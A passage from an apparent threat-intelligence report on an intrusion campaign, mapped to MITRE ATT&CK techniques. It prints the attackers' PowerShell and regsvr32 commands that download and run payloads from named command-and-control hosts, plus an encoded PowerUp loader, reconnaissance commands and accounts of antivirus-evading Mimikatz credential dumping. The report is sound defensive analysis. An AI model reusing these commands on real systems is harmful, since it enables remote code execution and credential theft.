
PowerShell downloader

A PowerShell one-liner downloads and executes a PowerShell payload from the C&C server.

| ⊘7 ⊙ | powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://food.letsmiles.org:80/login.txt'))" |
| ⊘4 ⊙ | powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://23.227.196.210:80/logscreen.jpg'))" |

Regsvr32.exe downloader command (COM Scriptlet)

The fileless infrastructure also used another type of downloader, which is based on COM scriptlets (.sct). This technique is well documented and has been used extensively in the last year.

18. Command and Control - Ingress Tool Transfer (T1105)

19. Execution - Signed Binary Proxy Execution: Regsvr32 (T1218.010)

The attackers downloaded COM scriptlets using regsvr32.exe:

regsvr32 /s /n /u /i:hxxp://support.chatconnecting(.)com:80/pic.png scrobj.dll

C&C payloads

Following are a few examples of C&C payloads used as part of the fileless payload delivery infrastructure.

Example 1: Second Stage PowerShell Script

This .txt file is actually a base64-encoded PowerShell payload that contains a shellcode:

User

googleupdate.exe
Parent process

cmd.exe
Process name

kb-10233.exe
Childre

The NetCat binary was renamed "kb-10233.exe", masquerading as a Windows update, in order to look less suspicious. The sample's SHA-1 hash is:
c5e19c02a9a1362c67ea87c1e049ce9056425788,
which is the exact match to the customized version of Netcat found on Github.

In addition, examining the command line arguments reveals that the attackers also were aware of the proxy server deployed in the environment and configured the IP and port accordingly to allow them external connection to the C&C server:

Unknown	Unknown	
Company name	Product name	
C:\Users\\AppData\Roaming\microsoft\updates\KB-10233.exe		
Command line		
9 minutes	Jan 07, at 19:47	Jan 07, at 19:56
Total duration	Start time	End time

4.   Internal reconnaissance

After the attackers established a foothold on the compromised machines and established C2 communication, they scanned the network, enumerated machines and users and gathered more information about the environment.

4.1.   Internal Network Scanning

During the attack, Cybereason observed network scanning against entire ranges as well as specific machines. The attackers were looking for open ports, services, OS finger-printing and common vulnerabilities:

net group "Domain Controllers" /domain	Enumerating DC servers
klist tickets	Displaying Kerberos Tickets
dir \\[IP_redacted]\c$	Displaying files on net share
netstat -anpo tcp	Displaying TCP connections
ipconfig /all	Displaying Network adapter information
ping [hostname_redacted] -n 1	Pinging a host
net view \\[redacted] /all	Shows all shares available, including administrative shares like C$ and admin$
netsh wlan show interface	Displaying Wireless adapter properties
route print	Displaying a list of persistent routes
WHOAMI	Outputs the owner of the current login session (local, admin, system)
WMIC path win32_process get Caption,Processid,Commandline | findstr OUTLOOK	Searching for the process ID of OUTLOOK, in order to restart it, so it would load the malicious vbaproject.otm file

4.3. Vulnerability Scanning using PowerSploit

Once the Cobalt Strike Beacon was installed, the attackers attempted to find privilege escalation vulnerabilities that they could exploit on the compromised hosts. The following example shows a command that was run by a spawned PowerShell process:

*powershell -nop -exec bypass -EncodedCommand
"SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAb
gB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AM
QAyADcALgAwAC4AMAAuADEAOgAyADUAMwA4AC8AJwApADsAIABJAG4AdgBvAGsAZQAtAEEAbA*

BsAEMAaABlAGMAawBzAA=="

The encoded command decodes to -
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:2538/'); **Invoke-AllChecks**

The Invoke-AllChecks command is indicative to the PowerUp privilege escalation "scanner", which is part of the PowerSploit project.

5.   Lateral movement

The attackers compromised more than 35 machines, including the Active Directory server, by using common lateral movement techniques including pass-the-hash and pass-the-ticket and Windows applications such as net.exe and WMI.

5.1.   Obtaining credentials

Before the attackers could spread to new machines, they had to obtain the necessary credentials, such as passwords, NTLM hashes and Kerberos tickets. To obtain these credentials, the attackers used various, known tools to dump locally stored credentials.

The attackers mainly used Mimikatz, which was customized in a way that ensured antivirus products wouldn't detect it.

Other tools used to obtain credentials included:
- **Modified Window's Vault Password Dumper** - A PowerShell version of a known password dumping tool, which was modified in order to accommodate additional functionality and to evade antivirus.
- **Hook Password Change** - Modified version of the a tool found on Github. This tool alerts the attackers if passwords are changed by hooking specific functions in the Windows OS. This provided the attackers a workaround to the frequent password resets ordered by the IT department during the attack.

5.1.1. Mimikatz

Software - Mimikatz (S0002)

The main tool used to obtain credentials from the compromised machines was a obfuscated and sometimes slightly modified versions of Mimikatz, a known password dumping tool, whose source code is freely available on GitHub. The attackers used at least 14 different versions of Mimikatz using different techniques to evade antivirus detection:

Approved for public release. Distribution unlimited 18-1528-43.